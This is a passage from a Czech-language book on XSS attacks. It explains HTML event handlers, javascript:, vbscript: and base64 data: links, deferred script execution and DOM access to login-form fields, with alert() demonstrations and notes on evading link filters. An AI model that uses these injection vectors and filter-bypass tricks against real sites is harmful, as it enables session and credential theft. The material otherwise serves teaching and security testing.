onExit               Při kliknutí na odkaz nebo tlačítko zpět
onFilterChange       Při změně stavu prvku při použití vizuálního filtru
onFinish             Ve chvíli kdy rotující text v <marquee> dokončí smyčku
onFocus              Při získání fokusu
onFocusIn            Při získání fokusu
onFocusOut           Při ztrátě fokusu
onHelp               Při vyvolání nápovědy
onKeyDown            Při stisknutí klávesy
onKeyPress           Při stisku a uvolnění klávesy
onKeyUp              Při uvolnění klávesy
onLayoutComplete     Po načtení náhledu
onLoad               Po načtení objektu
onLoseCapture        Při ztrátě oprávnění pro zachytávání událostí
onMediaComplete      U time2 Behavior při načtení mediálního obsahu
onMediaError         U time2 Behavior při problému s přenosem
onMouseDown          Při stisku tlačítka myši
onMouseEnter         Když kurzor myši vstoupí nad objekt
onMouseLeave         Když kurzor myši opustí objekt
onMouseMove          Při pohybu kurzoru myši nad prvkem
onMouseOut           Když kurzor myši opustí objekt
onMouseOver          Při pohybu kurzoru myši nad prvkem
onMouseUp            Při uvolnění tlačítka myši
onMouseWheel         Při použití scrolujícího kolečka na myši
onMove               Při pohybu oknem přohlížeče
onMoveEnd            Při ukončení pohybu oknem prohlížeče
onMoveStart          Při započetí pohybu oknem prohlížeče
onOutOfSync
onPaste              Při vložení obsahu ze schránky
onPause              U time2 Behavior při přerušení
onProgress           Po nahrání flash videa
onPropertyChange     Při změně vlastnosti objektu
onReadyStateChange   Při změně stavu připravenosti objektu
onRepead             U time2 Behavior na začátku každé periody
onReset              Po stisku tlačítka reset nebo u time2 Behavior
onResize             Při změně rozměrů okna prohlížeče
onResizeEnd          Při ukončení změny rozměrů okna prohlížeče
onResizeStart        Při započetí změny rozměrů okna prohlížeče
onResume             U time2 Behavior po obnovení běhu po pause
onReverse            U time2 Behavior
onRowEnter           Při změně dat v poli navázaném na datový zdroj
onRowExit            Po změně dat v poli navázaném na datový zdroj
onRowDelete          Při smazání dat v datovém zdroji
onRowInserted        Při vkládání dat do datového zdroje
onScroll             Při scrolování objektem
onSeek               U time2 Behavior
onSelect             Při označení textu
onSelectionChange    Při změně výběru
onSelectStart        Při zahájení označování textu
onStart              Pokud rotující text <marquee> zahájí smyčku
onStop               Při přerušení načítání stránky
onSynchRestored
onSubmit             Při stisknutí odesílajícího tlačítka
onTimeError
onTrackChange        Při změně média v playlistu
onUnload             Při uzavření dokumentu
onURLFlip
seekSegmentTime
```

Jak již bylo řečeno, vykonávají se in-line skripty jako reakce na určitou akci. Tou může být například načtení webové stránky, stisk tlačítka na klávesnici nebo přejetí kurzorem myši nad určitým objektem. Všechny uvedené události není možné použít u všech HTML tagů. Každý element má pouze svou množinu událostí, které se k němu vztahují. Navíc ne všechny z uvedených atributů jsou plně podporovány všemi prohlížeči.

Již jsem zmínil, že u in-line skriptů nepoužíváme při jejich zápisu párového tagu *<script>*, ale umisťujeme je jako atribut k jinému tagu. Abychom explicitně definovali, v jakém skriptovacím jazyku budeme in-line skripty vkládat, zapisujeme do hlavičky HTML stránky meta tag *http-equiv="content-script-type"*. Podobně, jako jsme vynechávali tuto definici u ostatních způsobů vkládání skriptů na stránky, je možné, díky implicitnímu očekávání skriptů v jazyce JavaScript, tento meta tag vypustit také v tomto případě. Ukázku in-line skriptu uvádím ve výpise 5.

Výpis 5 - použití in-line skriptu

```
<html>
  <head>
    <meta http-equiv="content-script-type" content="text/javascript">
  </head>
  <body>
    <p onmouseover="alert('reakce')">
      Zde přejeď kurzorem pro vyvolání události onmouseover
    </p>
  </body>
</html>
```

Bookmarklety (self-contained skripty)

Stejně, jako je možné do adresního řádku zapisovat adresy protokolu HTTP (http://) nebo FTP (ftp://), je možné zapsat do tohoto řádku také direktivu *javascript:* následovanou jednotlivými příkazy skriptu. Tyto skripty označujeme jako *self-contained*. Ukázku obsahu adresního řádku, který spouští kód JavaScriptu naleznete ve výpise 6.

Výpis 6 - ukázka spuštění skriptu přes address bar prohlížeče

```
javascript: alert('příkaz 1'); alert('příkaz 2');
```

Zapisovat kód JavaScriptu ručně přímo do adresního řádku má ale význam snad pouze během ladění webové stránky, kdy tímto způsobem můžeme přistupovat k jednotlivým objektům na stránce a můžeme tak číst

nebo měnit hodnoty jejich vlastností. Praktičtější využití našly takto vkládané skripty v podobě bookmarkletů, neboli skriptů, které se uloží stejně jako adresa webové stránky mezi oblíbené položky, odkud mohou být později opětovně volány.

Ruční vkládání skriptu do adresního řádku nebo jeho výběr z oblíbených položek ale nejsou jedinými možnostmi, jak takto vkládané skripty spustit. Z hlediska XSS útoků najdou největší uplatnění skripty pro adresní řádek jistě při spouštění pomocí odkazů. Odkazy, které z webových stránek běžně znáte, nemusí totiž nutně vést pouze na další webovou stránku, ale mohou tímto způsobem sloužit právě ke spuštění skriptu. Příklad odkazu, jehož cílem je spuštění skriptu, uvádím ve výpise 7.

Výpis 7 - Odkaz spouštějící kód JavaScriptu

```
<a href="javascript:alert('ukázka')">Odkaz na JavaScript</a>
```

Někdy se můžeme ve webových aplikacích setkat s kontrolou vkládaných odkazů na textové řetězce *javascript:* nebo pouze *script*. Jak jsem však zmínil již v úvodu, není JavaScript jediným skriptovacím jazykem, který prohlížeče podporují. Můžeme tak proto stejně dobře vložit do adresního řádku například kód VBScriptu či jiného podporovaného skriptovacího jazyka. Příklad odkazu z výpisu 7 využívající VBScript uvádím ve výpise 8. V Internet Exploreru 6.0 navíc existovala slabina[1], která umožňovala namísto výrazu *javascript:* uvést například *xxxxscript:* nebo *javaxxxxx:* a namísto *vbscript:* třeba *yyscript:* nebo vb*scriyy:*. Využitím tohoto bugu bylo možné obcházet některé filtry, kontrolující vkládané odkazy ve webových aplikacích.

Výpis 8 - Odkaz spouštějící kód VBScriptu

```
<a href="vbscript:msgbox('ukázka')">Odkaz na VBScript</a>
```

V prohlížečích od Mozilly a čím dál tím častěji také v jiných prohlížečích existuje navíc další možnost použití odkazů ve tvaru *DATA:*. V těchto odkazech můžeme navíc samotný cíl odkazu zakódovat pomocí kódovacího algoritmu Base64. Stejného výsledku, jako jsme dosáhli odkazem z výpisu 7, docílíme i odkazem, který uvádím ve výpise 9.

[1] *http://ha.ckers.org/blog/20070702/ie60-protocol-guessing/*

Obsažený, okem nečitelný text je řetězec *<script>alert("ukázka")</script>* zakódovaný algoritmem Base64. Této metodě se budu více věnovat v kapitolách věnovaných in-line skriptům, nebo injektáži skriptů později v dalším textu knihy.

Výpis 9 - Odkaz spouštějící kód JavaScriptu pomocí protokolu DATA:

```
<a href="
data:text/html;base64,PHNjcmlwdD5hbGVydCgidWvDoXprYSIpOzwvc2NyaXB0Pg==">
Odkaz na JavaScript</a>
```

Ostatní možnosti vložení skriptů

Existuje ještě mnoho dalších velmi specifických možností, jak do stránek kód JavaScriptu vložit. Může se jednat například o Action Script flashové aplikace, o přepsání hlavičky během přesměrování nebo o styly CSS. O těchto specifických případech, které může útočník využít, se ale zmíním až během popisu konkrétních postupů injektáže skriptů do obsahu webových stránek.

Spuštění JavaScriptu po načtení obsahu stránky

V některých situacích, hlavně když potřebujeme prostřednictvím JavaScriptu přistupovat k obsahu načtené webové stránky, nemusí být žádoucí skutečnost, že je kód JavaScriptu vykonán okamžitě po jeho načtení. Hlavní důvod je ten, že tak nemůžeme přistupovat k objektům, které ještě nebyly v době spuštění skriptu načteny. JavaScript by totiž okamžitě skončil s chybou. V takovém případě musíme nějakým způsobem vykonání kódu pozdržet až do chvíle, kdy je načten celý obsah webové stránky.

Jako obvykle máme k dispozici několik možností. Pro vývojáře je nejjednodušší přiřadit skript atributu *onload* HTML tagu *body*. Pro útočníka je pak nejsnadnější přiřadit kód, který si přeje po načtení stránky spustit, vlastnosti *onload* objektu *window*. O vlastnostech a metodách objektů si blíže povíme hned v následující kapitole. Nicméně ve chvíli, kdy útočník zařídí spuštění svého kódu tímto způsobem, vyruší vykonání skriptu, který autor stránek přiřadil události *load* v tagu *body*. Tím mohou stránky přijít o některou ze svých funkčností, což opět nemusí být pro útočníka žádoucí.

Nejsprávnějším řešením je tedy využít ke spuštění skriptu posluchače událostí. Ty totiž umožňují přiřadit každé události více funkcí a útočníkův skript se tak vykoná v pořadí společně s ostatními legitimními

funkcemi načtené stránky. Posluchači událostí se ovšem přiřazují v různých prohlížečích rozdílně a kód, který musíme vložit, je tím pádem poněkud komplikovanější. Všechny uvedené možnosti uvádím ve výpise 10.

Výpis 10 - Různé způsoby odložení spuštění skriptu

Spuštění kódu pomocí udalosti onLoad v tagu body

```
<body onLoad="alert('test');">
```

Spuštění kódu pomocí vlastnosti onload objektu window

```
window.onload = function() { alert("test"); }
```

Spuštění kódu prostřednictvím posluchačů událostí

```
if(window.addEventListener) {
  window.addEventListener("load",function() { alert("test"); },false);
}
else if(window.attachEvent) {
  window.attachEvent("onload",function() { alert("test"); });
}
else {
  window.onload=function() { alert("test"); }
}
```

DOM


Během XSS útoku potřebuje JavaScript často přistupovat k objektům na webové stránce. Přidávat je nebo ubírat a číst nebo měnit hodnoty jejich vlastností. Pokud je například cílem útočného skriptu na webové stránce přečíst z přihlašovacího formuláře zadávané jméno a heslo, nebo pokud je jeho záměrem zcela automaticky vyplnit a odeslat nějaký formulář, pak zcela jistě bude k jednotlivým polím formuláře přistupovat náš skript právě skrze DOM. V podstatě je porozumění dokumentovému objektu dokumentu v co možná největší míře hlavním předpokladem pro psaní složitějších skriptů pro XSS útok. Tomuto tématu se proto budu věnovat daleko více než ostatním. Stejně jako v ostatních případech však nebudu zabíhat do přílišných podrobností, protože popsat podrobně celé toto téma, je nad rámec této knihy. Doporučit vám však mohu například pěkný seriál *DOM – objektový model dokumentu* od Jakuba Havla, který vyšel na serveru Živě.cz[1].

DOM je zkratka z *Document Object Model* a je třeba si uvědomit, že samotný JavaScript by nám bez něj nebyl moc platný. Jedná se totiž o API *(Application Programming Interface)*, neboli programové rozhraní, které umožňuje přistupovat k jednotlivým objektům na stránce pomocí programovacích prostředků, mezi které patří i náš JavaScript. DOM definuje načtenou webovou stránku jako soubor objektů se stromovou strukturou. Diagram 1, znázorňuje DOM rozvržení webové stránky, která obsahuje v hlavičce titulek stránky a ve svém těle pak nadpis a formulář se třemi vstupními prvky.

Jak je z diagramu patrné, jsou jednotlivé elementy webové stránky ve stromové struktuře buďto nadřazeny jiným objektům, jsou jiným podřízeny nebo stojí na stejné úrovni. V praxi se častěji užívá výrazů, že je daný objekt ***rodičovským*** neboli ***mateřským objektem*** podřízeného objektu, je ***dceřiným objektem*** neboli ***dítětem, potomkem (children)*** nadřazeného objektu, nebo že jde o ***sourozence (siblings)***, kteří stojí na stejné úrovni. V diagramu 1 je tak například objekt *Body* mateřským objektem prvků *H1* a *FORM* a současně je potomkem objektu *HTML*. Jednotlivé objekty *INPUT* jsou v tomto případě sourozenci.

[1] *http://www.zive.cz/autori/sc-44/default.aspx?pgnum=2&author=269*

Diagram 1 - DOM rozvržení webové stránky



Ve výpise 11 naleznete zdrojový kód webové stránky s formulářem, jejíž rozvržení DOM bylo zobrazeno v diagramu 1. Na něm si v následujících příkladech ukážeme, jakým způsobem můžeme přistupovat k vlastnostem a metodám jednotlivých objektů. Nejdříve se ale ještě zastavíme u vysvětlení pojmu ***uzel DOM*** a rozšíříme si výše uvedený diagram i o ostatní typy těchto uzlů.

Výpis 11 - HTML kód webové stránky s formulářem

```
<html>
  <head>
    <title>Přihlašovací formulář</title>
  </head>
  <body>
    <h1>Přihlášení k webové službě</h1>
    <form id="formId" name="formName" method="get" action="logon.php">
      Jméno:
      <input type="text" id="jmenoId" name="jmenoName" value="">
      Heslo:
      <input type="password" id="hesloId" name="hesloName" value="">
      <input type="submit" id="tlacId" name="tlacName" value="Přihlásit">
    </form>
  </body>
</html>
```


Jednotlivé elementy (tagy) webové stránky jsou hlavními uzly ve stromové struktuře DOM a definují rozvržení webové stránky. Tyto uzly nazýváme ***uzly prvků*** neboli ***element nodes***. Ve výpisu 11 je tvoří tyto tagy: *html, head, body, h1, form* a *input*. Když se ovšem podíváte pozorně, uvidíte, že zdrojový kód není tvořen pouze samotnými tagy. Uvnitř kódu narazíte také na různé texty, které nejsou mezi znaky < a > uzavřeny. Všechny tyto texty jsou také uzly v DOM, ale náleží mezi ***textové uzly*** neboli ***text nodes***.

Ve výpisu 11 jsou textovými uzly tyto řetězce: *Přihlašovací formulář, Přihlášení k webové službě, Jméno:* a *Heslo:*. Z hlediska způsobu přístupu k jednotlivým prvkům nenajdeme mezi uzly prvků a textovými uzly velké rozdíly. Nutno však podotknout, že textové uzly nemohou mít své další potomky. Posledním typem uzlů jsou ***uzly atributů*** neboli ***attribute nodes***. Ty obsahují veškeré atributy, které popisují samotné elementy webové stránky. Ve výpise 11 jsou těmito uzly tyto atributy: *type, id, name, action* a *value*. Uzly atributů nezapadají do struktury DOM tak, jako ostatní typy uzlů, ale jsou vždy připojeny k některému z uzlů prvků. Z tohoto důvodu se k těmto uzlům přistupuje poněkud odlišným způsobem.

Nesmím zapomenout zmínit ještě jeden důležitý uzel, kterým je uzel dokumentu. Ten je přítomen v jakémkoliv dokumentu, který je nahrán webovým prohlížečem a stojí vždy na vrcholu celé hierarchie stromové struktury DOM webové stránky. Objekt *document* má několik důležitých vlastností a metod, které budete často ve svých skriptech využívat.

Pokud nyní rozšíříme náš diagram s DOM rozvržením dokumentu i o nově popsané uzly, získáme nákres zobrazený v diagramu 2.

Diagram 2 - DOM rozvržení dokumentu se všemi typy uzlů




Pro lepší představu o stromové struktuře dokumentu můžete využít některého z mnoha volně dostupných programů, které byly za tímto účelem vytvořeny. Vaší pozornosti doporučuji například doplňky pro FireFox:

DOM Inspector[1] nebo *Firebug*[2], které vám o struktuře aktuálně načteného dokumentu podají podrobné informace.

Již jsme se seznámili se skutečností, že JavaScript je objektově orientovaným jazykem. Zároveň již také víme, že DOM je rozhraní, které nám umožňuje k jednotlivým objektům přistupovat. Jak je u objektově orientovaných jazyků zvykem, přistupuje se k objektům prostřednictvím jejich metod a vlastností. Metodami objektu přitom rozumíme funkce přidružené k objektu a vlastnostmi proměnné, jejichž hodnoty můžeme číst nebo je zapisovat. Vlastností objektu přitom může být také jeho dceřiný objekt. Abychom ovšem mohli některé z dostupných metod objektu využít, nebo abychom mohli nastavit či přečíst určitou jeho vlastnost, musíme samotný objekt nejprve zaměřit. Dříve než si ukážeme, jak toho můžeme dosáhnout, musíme si pro lepší pochopení stromovou strukturu rozšířit ještě o další objekty, které se v ní nacházejí a zatím jsem se o nich nezmínil. Rozšířená stromová struktura je znázorněna v diagramu 3.

Diagram 3 - stromová struktura s objekty browseru, HTML a JavaScriptu



Objekty *Number*, *Boolean*, *Array*, *Date*, *Math*, *String* a *RegExp* uvedené ve stromové struktuře, jsou zabudované objekty JavaScriptu, které představují základní typy dat a obsahují metody a vlastnosti pro práci s nimi. Objekty *window*, *history*, *location* a *navigator* jsou objekty webového

[1] *https://developer.mozilla.org/En/DOM_Inspector*
[2] *http://getfirebug.com/*

browseru. Posledním typem objektů jsou objekty HTML (v diagramu 3 nejsou pro zjednodušení uvedeny všechny), které zastupují jednotlivé prvky webové stránky. Struktura DOM objektů prohlížeče a dokumentu se vytváří během načítání webové stránky.

Nyní se na chvíli pozastavíme u nejdůležitějších objektů DOM. Na samém vrcholu hierarchie stojí objekt *window*, který zastupuje okno prohlížeče a poskytuje mnoho významných vlastností, včetně samotného dokumentu HTML a pár důležitých metod, z nichž budeme během testování asi nejčastěji využívat metodu *alert*. Ta slouží k zobrazení výstražného okna a při hledání XSS zranitelností na ní budeme demonstrovat úspěšné provedení skriptu. Opomenout nemůžeme ani metody časování, které pro nás budou také nesmírně důležité. Z vlastností objektu *window* využijeme v dalších kapitolách například vlastnost *opener*, která vrací odkaz na okno, které aktuální okno prohlížeče vytvořilo. Vzhledem k tomu, že se objekt *window* nachází na samém vrcholu hierarchie a kromě vestavěných, leží všechny ostatní objekty ve stromové struktuře níže, není nutné název tohoto objektu uvádět. Můžeme tak s klidným svědomím uvádět zkráceně *alert("test");* namísto celého zápisu *window.alert("test");*

Dalším objektem o kterém se zde samostatně zmíním, je objekt *document*. Ten zastupuje načtený HTML dokument a podobně jako objekt *window* zveřejňuje metody a vlastnosti, které budeme často využívat. Pro naše potřeby budou těmi nejpoužívanějšími vlastnostmi *cookie*, vracející názvy a hodnoty všech cookies platných pro aktuální dokument, *referrer* obsahující adresu stránky, z níž jsme přišli a *URL* nebo *location* obsahující celou URL adresu načteného dokumentu. Mezi metodami pak nalezneme *getElementById*, *getElementsByName* a *getElementsByTagName*, které podle zadaných kritérií vrací prvek nebo seznam prvků webové stránky. Těmto metodám se budu podrobněji věnovat v následujícím textu. Nejprve si ovšem přehledně vypíšeme metody a vlastnosti vestavěných objektů JavaScriptu a webového browseru v tabulkách 3-15.

Tabulka 3 - Objekt Number

Metody	
`toExponential()`	`Zkonvertuje číslo do exponenciálního tvaru`
`toFixed()`	`Naformátuje číslo, aby obsahovalo x desetiných míst`
`toPrecision()`	`Naformátuje číslo na stanovenou délku`
`toString()`	`Převede číslo na text`
Vlastnosti	
`MAX_VALUE`	`Největší číslo použitelné v JavaScriptu`
`MIN_VALUE`	`Nejmenší číslo použitelné v JavaScriptu`
`NEGATIVE_INFINITY`	`Podtečení limitu`
`POSITIVE_INFINITY`	`Přetečení limitu`

Tabulka 4 - Objekt String

Metody	
anchor()	Vloží HTML kotvu
big()	Obklopí řetězec HTML tagy <BIG>
blink()	Obklopí řetězec HTML tagy <BLINK>
bold()	Obklopí řetězec HTML tagy <B>
charAt()	Vrátí z řetězce znak na zadané pozici
charCodeAt()	Vrátí Unicode hodnotu znaku
concat()	Spojí více řetězců do jednoho
fixed()	Obklopí řetězec HTML tagy <TT>
fontcolor()	Nastaví barvu písma přidáním HTML tagů <FONT>
fontsize()	Nastaví velikost písma přidáním HTML tagů <FONT>
fromCharCode()	Vrátí řetězec převedený ze zadaných hodnot Unicode
indexOf()	Vrátí pozici podřetězce v řetězci
italics()	Obklopí řetězec HTML tagy <I>
lastIndefOf()	Vrátí pozici posledního výskytu podřetězce v řetězci
link()	Vytvoří ze zadaného řetězce odkaz
slice()	Vrátí zadanou část řetězce od/do
small()	Obklopí řetězec HTML tagy <SMALL>
split()	Rozdělí řetězec na pole řetězců podle zadaného oddělovače
strike()	Obklopí řetězec HTML tagy <STRIKE>
sub()	Obklopí řetězec HTML tagy <SUB>
substr()	Vrátí část řetězce od zadané pozice, douhou x znaků
substring()	Vrátí zadanou část řetězce od/do
sup()	Obklopí řetězec HTML tagy <SUP>
toLowerCase()	Převede řetězec na malá písmena
toString()	Vrátí obsah objektu jako string
toUpperCase()	Převede řetězec na velká písmena
Vlastnosti	
length	Vrátí počet znaků v řetězci

Tabulka 5 - Objekt Array

Metody	
concat()	Spojí více polí dohromady
join()	Převede pole na textový řetězec se zvolenými oddělovači
pop()	Odebere z pole poslední prvek
push()	Přidá na konec pole jeden nebo více prvků
reverse()	Reversuje v poli pořadí prvků
shift()	Odebere z pole první prvek
slice()	Vrátí zadanou část pole
sort()	Seřadí prvky pole
splice()	Odstraní x prvků z pole a přidá nové prvky
toString()	Vrátí textový řetězec s prvky pole oddělenými čárkou
unshift()	Přidá na začátek pole jeden nebo více prvků
Vlastnosti	
length	Vrátí počet prvků pole

Tabulka 6 - Objekt Date

Metody	
getDate()	Vrátí pořadí dne v měsíci
getDay()	Vrátí pořadí dne v týdnu
getFullYear()	Vrátí rok ve čtyřmístném formátu
getHours()	Vrátí hodiny
getMilisecounds()	Vrátí milisekundy
getMinutes()	Vrátí minuty
getMounth	Vrátí měsíc

getSeconds()	Vrátí sekundy
getTime()	Vrátí počet milisekund od data 1.1.1970
setDate()	Nastaví pořadí dne v měsíci
setDay()	Nastaví pořadí dne v týdnu
setFullYear()	Nastaví rok ve čtyřmístném formátu
setHours()	Nastaví hodiny
setMilisecounds()	Nastaví milisekundy
setMinutes()	Nastaví minuty
setMounth	Nastaví měsíc
setSeconds()	Nastaví sekundy
setTime()	Nastaví počet milisekund od data 1.1.1970

Tabulka 7 - Objekt ReqExp

Metody	
compile()	Zkompiluje regulární výraz
exec()	Vrátí první nález odpovídajícího řetězce
test()	Vtátí, zda byla dosažena shoda
Vlastnosti	
global	Údaj určující, zda je použit modifikátor g
ignoreCase	Údaj určující, zda je použit modifikátor i
lastIndex	Vrátí pozici startu následujícího vyhledávání
multiline	Údaj určující, zda je použit modifikátor m
source	Obsah regulárního výrazu

Tabulka 8 - Objekt Math

Metody	
abs()	Vypočítá absolutní hodnotu
acon()	Vypočítá arc cos
asin()	Vypočítá arc sin
atan()	Vypočítá arc tg
atan2()	Vypočítá úhel o osy x k zadanému bodu
ceil()	Zaokrohlení nahoru
cos()	Vypočítá cos
exp()	Vypočítá x-tou mocninu e
floor()	Zaokrouhlení dolů
log()	Vypočítá přirozený logaritmus
max()	Vrátí větší z hodnot
min()	Vrátí menší z hodnot
pow()	Vypočte x-tou mocninu čísla y
random()	Vrátí pseudonáhodné číslo
round()	Zaokrouhlení čísla k nejbližšímu celému
sin()	Vypočítá sin
sqrt()	Vypočítá druhou mocninu čísla
tan()	Vypočítá tg
Vlastnosti	
E	Matematická konstanta
LN10	Matematická konstanta
LN2	Matematická konstanta
LOG10E	Matematická konstanta
LOG2E	Matematická konstanta
PI	Matematická konstanta
SQRT1_2	Matematická konstanta
SQRT2	Matematická konstanta

Tabulka 9 - Objekt event

Vlastnosti	
altKey	Údaj, zda je stisknuta klávesa ALT
button	Údaj, které tlačítko myši je stlačené
clientX	Sořadnice x kurzoru myši vztažená k ploše prohlížeče
clientY	Sořadnice y kurzoru myši vztažená k ploše prohlížeče
ctrlKey	Údaj, zda je stisknuta klávesa CTRL
keyCode	Kód stisknuté klávesy
returnValue	Návratová hodnota
screenX	Sořadnice x kurzoru myši vztažená k ploše obrazovky
screenY	Sořadnice y kurzoru myši vztažená k ploše obrazovky
shiftKey	Údaj, zda je stisknuta klávesa SHIFT
type	Typ nastalé události

Tabulka 10 - Objekt history

Metody	
back()	Vykoná návrat na předešlou navštívenou stránku
forward()	Vykoná přesun na následující navštívenou stránku
go()	Přesun na zadanou stránku z historie
Vlastnosti	
length	Počet adres uložených v historii

Tabulka 11 - Objekt location

Metody	
reload()	Opětovně načte aktuální dokument
replace()	Načte nový dokument
Vlastnosti	
hash	Část URL adresy za znakem #
host	Část URL adresy speifikující název hostitele a port
hostname	Část URL adresy speifikující název hostitele
href	Kompletní URL adresa
pathname	Část URL adresy specifikující cestu k dokumentu
port	Část URL adresy specifikující komunikační port
protokol	Část URL adresy specifikující protokol
search	Část URL adresy za znakem ?

Tabulka 12 - Objekt navigator

Metody	
javaEnabled()	Údaj, zda je podporována Java
Vlastnosti	
appCodeName	Kódový název webového browseru
appMinorVersion	Subverze webového browseru
appName	Název webového browseru
appVersion	Verze webového browseru
browserLanguage	Jazyk webového browseru
cookieEnabled	Údaj, zda je povoleno ukládání cookies
cpuClass	Třída procesoru
onLine	Údaj, zda je prohlížeč v režimu online nebo offline
platform	Název operačního systému
systemLanguage	Jazyk operačního systému
userAgent	Kódové označení webového browseru
userLanguage	Uživatelský jazyk operačního systému

Tabulka 13 - Objekt screen

Vlastnosti	
availHeight	Výška pracovní plochy OS (px)
availWidth	Šířka pracovní plochy OS (px)
colorDepth	Barevné rozlišení
fontSmoothingEnabled	Údaj, zda je zapnuté vyhlazování fontů
height	Výška rozlišení obrazovky (px)
width	Šířka rozlišení obrazovky (px)

Tabulka 14 - Objekt window

Metody	
alert()	Zobrazí výstražné okno se zadaným textem
blur()	Odebere oknu aktivitu
clearInterval()	Vymaže časový interval nastavený pomocí setInterval
clearTimeout()	Vymaže čas definovaný pomocí setTimeout
close()	Zavře okno webového browseru
confirm()	Zobrazí vstupní dialogové okno se zadaným textem
focus()	Nastaví okno jako jako aktivní
moveBy()	Posune oknem o x, y pixelů
moveTo()	Přesune okno na x, z pozici
open()	Otevře nové okno ve webovém browseru
print()	Odešle obsah okna k tisku
prompt()	Zobrazí potvrzovací dialogové okno se zadaným textem
resizeBy()	Změní velikost okna o x, y pixelů
resizeTo()	Nastaví oknu rozměry x, y
scrollBy()	Odskroluje oknem o x, y pixelů
scrollTo()	Odskeoluje okno na x,y pozici
setInterval()	Nastavení intervalu pro opakované vyvolání události
setTimeout()	Nastavení časové prodlevy do vyvolání události
Vlastnosti	
Closed	Údaj sdělující zda bylo okno zavřeno
defaultStatus	Defultní text stavového řádku
length	Počet rámců v okně
name	Název okna
offscreenBuffering	Údaj, zda je překreslování okna i mimo obrazovku
opener	Odkaz na okno, které vyvolalo otevření aktuálního okna
parent	Odkaz na okno, které je rodičovské pro rámce
self	Odkaz na aktuální okno
status	Text ve stavovém řádku
top	Nejvrchnější okno webového browseru

Tabulka 15 - Objekt document

Metody	
close()	Uzavře komunikační kanál otevřený metodou open()
getElementById()	Vrátí odkaz na první objekt se zadaným ID
getElementsByName()	Vrátí pole prvků zadaného jména
getElementsByTagName()	Vrátí pole všech prvků se zadaným tagem
open()	Otevře komunikační kanál pro metody write() a writeln()
write()	Zapíše data do obsahu dokumentu
writeln()	Zapíše data do obsahu dokumentu a přejde na nový řádek
Vlastnosti	
alinkColor	Barva aktivovaného odkazu
all[]	Seznam všech objektů v dokumentu
anchors[]	Seznam všech kotev v dokumentu
bgColor	Barva na pozadí dokumentu
charset	Kódování dokumentu

```
cookie              Cookie spojená s dokumentem
fgColor             Barva textu v dokumentu
forms[]             Seznam všech formulářů v dokumentu
images[]            Seznam všech obrázků v dokumentu
lastModified        Poslední změna dokumentu
linkColor           Barva nenavštívených odkazů
links[]             Seznam všech odkazů v dokumentu
location            URL aktuálního dokumentu
refferer            URL dokumentu, ze kterého jsme přišli
styleSheets[]       Seznam všech stylů v dokumentu
title               Titulek dokumentu
URL                 URL aktuálního dokumentu
URLUnencoded        URL aktuálního dokumentu bez URL kódování
vlinkColor          Barva navštívených odkazů
```

Pro bližší informace o dostupných metodách a vlastnostech všech objektů, můžete navštívit například webovou stránku *w3school.com*[1].

K vlastnostem a metodám jednotlivých objektů se přistupuje, jak je u objektově orientovaných jazyků zvykem, prostřednictvím tečkové notace. To znamená, že musíme vždy (s výjimkou objektu *window*) před názvem metody nebo vlastnosti uvést i název objektu, ke kterému se daná metoda nebo vlastnost váže.

Nyní už se konečně dostávám k popisu možností, kterými můžeme přistoupit ke konkrétnímu objektu v HTML dokumentu. U všech metod si pomůžeme dokumentem obsahujícím formulář pro zadání jména a hesla, jehož kód byl uveden ve výpise 11. Na něm budu jednotlivé možnosti demonstrovat přístupem k obsahu pole pro zadání jména.

Začneme způsobem, který nejvíce odpovídá informacím v textu, který jsem o DOM zatím napsal. Totiž přístupu pomocí tečkové notace, při kterém k našemu prvku sestoupíme celou stromovou strukturou dokumentu. Ještě si řekněme, že objekt *document* vrací kolekce všech formulářů v dokumentu prostřednictvím vlastnosti *forms* a formulář vrací podobně kolekci všech svých prvků skrze vlastnost *elements*. Samotný input pro zadání jména má pak vlastnost *value*, která ukazuje na hodnotu zadanou v tomto poli. Všimněte si, že v seznamu prvků, které nám vrátí vlastnosti *forms* a *elements*, se na jednotlivé prvky odkazujeme buď pomocí jejich indexu v poli prvků, nebo prostřednictvím jejich konkrétního jména. Při odkazování pomocí indexů je třeba si uvědomit, že číslování prvků probíhá od nuly. To v našem příkladě znamená, že první formulář dokumentu (víc jich v příkladu nemáme) nalezneme pod indexem 0 a input pro zadání jména je ve formuláři také na prvním místě a proto je jeho index rovněž 0. Ve

[1] *http://www.w3schools.com/jsref/*

výpisu 12 uvádím různé varianty, které umožní přečíst nebo nastavit obsah pole našeho formuláře. Jednotlivé způsoby jsou ekvivalentní a je proto zcela jedno, který z nich použijete.

Výpis 12 - Přistoupení k elementu pomocí tečkového zápisu v JavaScriptu

Rovnocenné možnosti přečtení obsahu pole do proměnné jmeno

```
var jmeno = window.document.forms[0].elements[0].value;
var jmeno = document.forms[0].elements[0].value;
var jmeno = window.document.forms['formName'].elements['jmenoName'].value;
var jmeno = document.forms['formName'].elements['jmenoName'].value;
var jmeno = window.document.formName.jmenoName.value;
